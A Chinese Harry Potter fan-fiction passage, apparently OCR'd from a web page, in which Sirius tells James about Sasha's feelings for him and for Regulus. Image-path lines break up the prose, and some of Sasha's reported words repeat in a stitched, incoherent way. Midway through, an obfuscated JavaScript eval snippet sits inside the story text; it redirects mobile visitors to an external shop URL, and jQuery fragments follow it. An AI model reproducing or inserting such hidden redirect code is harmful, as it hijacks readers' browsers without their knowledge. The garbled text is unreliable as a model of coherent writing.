舞会那晚,西里斯回到格兰芬多寝室的时候,詹姆还没睡。他靠在床头,圆框眼镜架在鼻梁上,手里拿着一本翻了一半的《高级魁地奇战术》,但目光没有落在书页上。他听到门响,抬起头,看着西里斯走进来,关门,把礼服外套脱下来搭在椅背上,解下领带扔在床上,然后坐在床边,双手撑在膝盖上,低着头,黑发垂下来遮住了半张脸。
寝室里只有他们两个人。莱姆斯还在医疗翼——满月刚过,庞弗雷夫人说要再观察一晚。壁炉里的火快灭了,只剩下几块暗红色的木炭在灰烬中发出微弱的光,在西里斯的脸上投下跳动的、暗沉的影子。
詹姆放下书,看着他。“你表白了?”
“嗯。”
“她怎么说?”
西里斯沉默了很久。久到壁炉里的最后一块木炭也熄灭了,寝室里彻底陷入了黑暗。他的声音从黑暗中传出来,很低,带着一种压了很久、终于没压住的气音。
“她跑了。”
詹姆没有问“跑到哪里”。他只是从床上下来,走到西里斯旁边,坐在他旁边的床沿上。两个人的肩膀靠在一起。
“她喜欢雷古勒斯。”西里斯的声音还是低的,但这一次,低里面多了一种东西——不是愤怒,不是嫉妒,而是一种更复杂的、像是“我早就知道”的释然。“她亲了他。她从我身边跑开的时候,头发散着,嘴唇上还有他的温度。她跑到拉文克劳塔楼,没有回头。”他顿了一下。“她喜欢他。”
詹姆没有说话。他只是伸出手,在西里斯的后背上用力拍了一下。
西里斯抬起头,他在天花板上看到了她的脸。不是今晚的脸,而是在德国,在林德纳老宅的花园里,在老苹果树下,她赤脚踩在青苔上,阳光从叶子的缝隙里漏下来,在她的脸上投下碎金一样的图案。她对他笑,说“你以后可以常来德国”。他以为那是给他的。不是。那是给所有人的。她对谁都那样笑。她对雷古勒斯也那样笑。她对他笑的时候,他没有问自己——她是不是只对我这样笑。他不敢问。现在他知道答案了。
“詹姆。”
“嗯。”
“我是不是很蠢?”
詹姆想了想。“是。你是我见过的最蠢的聪明人。”
西里斯的嘴角弯了一下。“我明天还要见到她。”
“明天平安夜。你见不到她。她回德国了。你来我家。”
西里斯愣了一下。他忘了。明天是平安夜。明天她不在霍格沃茨。明天他不用见到她。
“詹姆。”
“嗯。”
“我睡不着。”
“我知道。”
“你能不能讲个笑话?”
詹姆想了想。“有一个巨怪,走进一家酒吧,对酒保说——”
“算了。”
詹姆没有讲完。寝室里安静了很久。久到窗外的月光在房间里走了一圈,最后落到了对面的墙上。西里斯闭上了眼睛。他没有睡着。但他假装自己睡着了。
新年之后,回到霍格沃茨。西里斯和萨莎见了面,说了话。她没有躲着他了。她说她好像确实没有办法再把他单纯当做朋友了。她说他是一个非常有魅力的人,聪明,天赋好,有正义感,有个性。他记住了每一句话。
那天晚上,西里斯回到格兰芬多寝室的时候,詹姆正趴在床上看魁地奇杂志,一条腿搭在另一条腿上,脚丫子在空中晃来晃去。他听到门响,抬起头,看着西里斯走进来,关门,把校袍脱下来搭在椅背上,然后站在窗前,看着窗外的黑湖。月光从窗户照进来,落在他的脸上,他的灰色眼睛里有光,不是被照亮的,而是从里面烧出来的,烫得连空气都在发颤。
詹姆放下杂志。“你今天终于见到她了?”
“嗯。”
“她怎么说?”
西里斯转过身,靠在窗台上,灰色的眼睛看着詹姆。
“她说她好像确实没有办法再把我单纯当做自己的朋友了。”他顿了一下。“她说我是一个非常有魅力的人。说我聪明,天赋好,有正义感,有个性。”
詹姆的眉毛挑了起来。“她说这些了?”
“说了。”
“然后呢?”
西里斯的笑容收了一些。“她说她确实非常喜欢雷古勒斯。希望和雷古勒斯生活在一起。带他去德国,让他姓林德纳。”他的手指在窗台上敲了两下。“她说如果雷古勒斯最终选择留在英国追随神秘人,她最多只能接受他成为她的情人。不会接受一个食死徒作为她的爱人。”
詹姆靠在枕头上,浅褐色的眼睛在烛光中显得比平时更深。“她对雷古勒斯说了这些?”“对。”
“那她对你说了什么?”
西里斯看着窗外的黑湖。
“她说——她之前一直把我当做同龄人中一个只是长得非常帅气的男生。”他的嘴角弯了一下。“只是。”他重复了一遍这个词,语气里带着一丝苦涩。“她说经过上一学年的相处,她对我改观了很多。但她也只是把我当做了朋友。”
詹姆看着他。“只是朋友?”
西里斯转过身,靠在窗台上,灰色的眼睛看着詹姆。“她说她好像确实没有办法再把我单纯当做自己的朋友了。”
詹姆的眉毛又挑了;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17575257|204995||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
起来。“这不算只是朋友吧?”
西里斯的嘴角弯了一下。“她说她是一个糟糕的女巫。知难而退,明哲保身,脚踏两只船。她说如果我要改变心意,她可以接受。”
詹姆从床上坐起来,盘着腿,双手撑在膝盖上,浅褐色的眼睛从圆框眼镜后面盯着西里斯。“你改变心意了吗?”
西里斯看着他。“没有。”
詹姆靠回枕头上,嘴角弯了一下。“那就行了。她说什么不重要。重要的是——你没变。”西里斯看着窗外的黑湖。月光从水面上反射上来,他眼里的光不是月光给的,是自己从里头烧出来的,烧得整个人的轮廓都像是烫的。
“她说我是一个非常有魅力的人。”他又说了一遍,嘴角的弧度比之前大了一些。
詹姆笑出了声。“你说过了。”
“再说一次不行吗?”
“行。你再说一百次都行。”
西里斯的嘴角弯着。他转过身,从窗台上拿起那本詹姆扔在那里的魁地奇杂志,翻了两页,放下。又拿起来,又放下。詹姆看着他。“你坐不住?”
“我——心跳很快。”
詹姆笑了。“你被她夸了几句,心跳就快了?”
西里斯看着他。“她说我是一个非常有魅力的人。”
詹姆抓起枕头朝他扔了过去。西里斯接住了枕头,也笑了。两个人在寝室里笑成一团。
笑完了,西里斯把枕头扔回给詹姆,靠在窗台上。
“詹姆。”
“嗯。”
“她说她不会接受一个食死徒作为她的爱人。”他顿了一下。“雷古勒斯说——他不会成为一个食死徒。他说她去哪里,他就去哪里。她不喜欢神秘人,他就不追随神秘人。她想让他姓林德纳,他就姓林德纳。”
詹姆沉默了几秒。“你弟弟是认真的?”
“他是认真的。”
“那你呢?”
“她说我是一个非常有魅力的人。”他的嘴角弯了一下。
詹姆叹了口气。“你又来了。”
西里斯笑了。不是那种客气的、礼貌的笑,而是一个真正的、从心里长出来的、藏都藏不住的笑。“她说我聪明,天赋好,有正义感,有个性。她说我是一个非常有魅力的人。”
詹姆看着他笑,自己也笑了。“你完了,西里斯。你彻底完了。”
“我知道。”
他靠在窗台上,月光落在他的脸上。他的灰色眼睛里有光,和一种詹姆读不懂的、像是“她说我是一个非常有魅力的人”的、安静的、温柔的、近乎孩子气的光。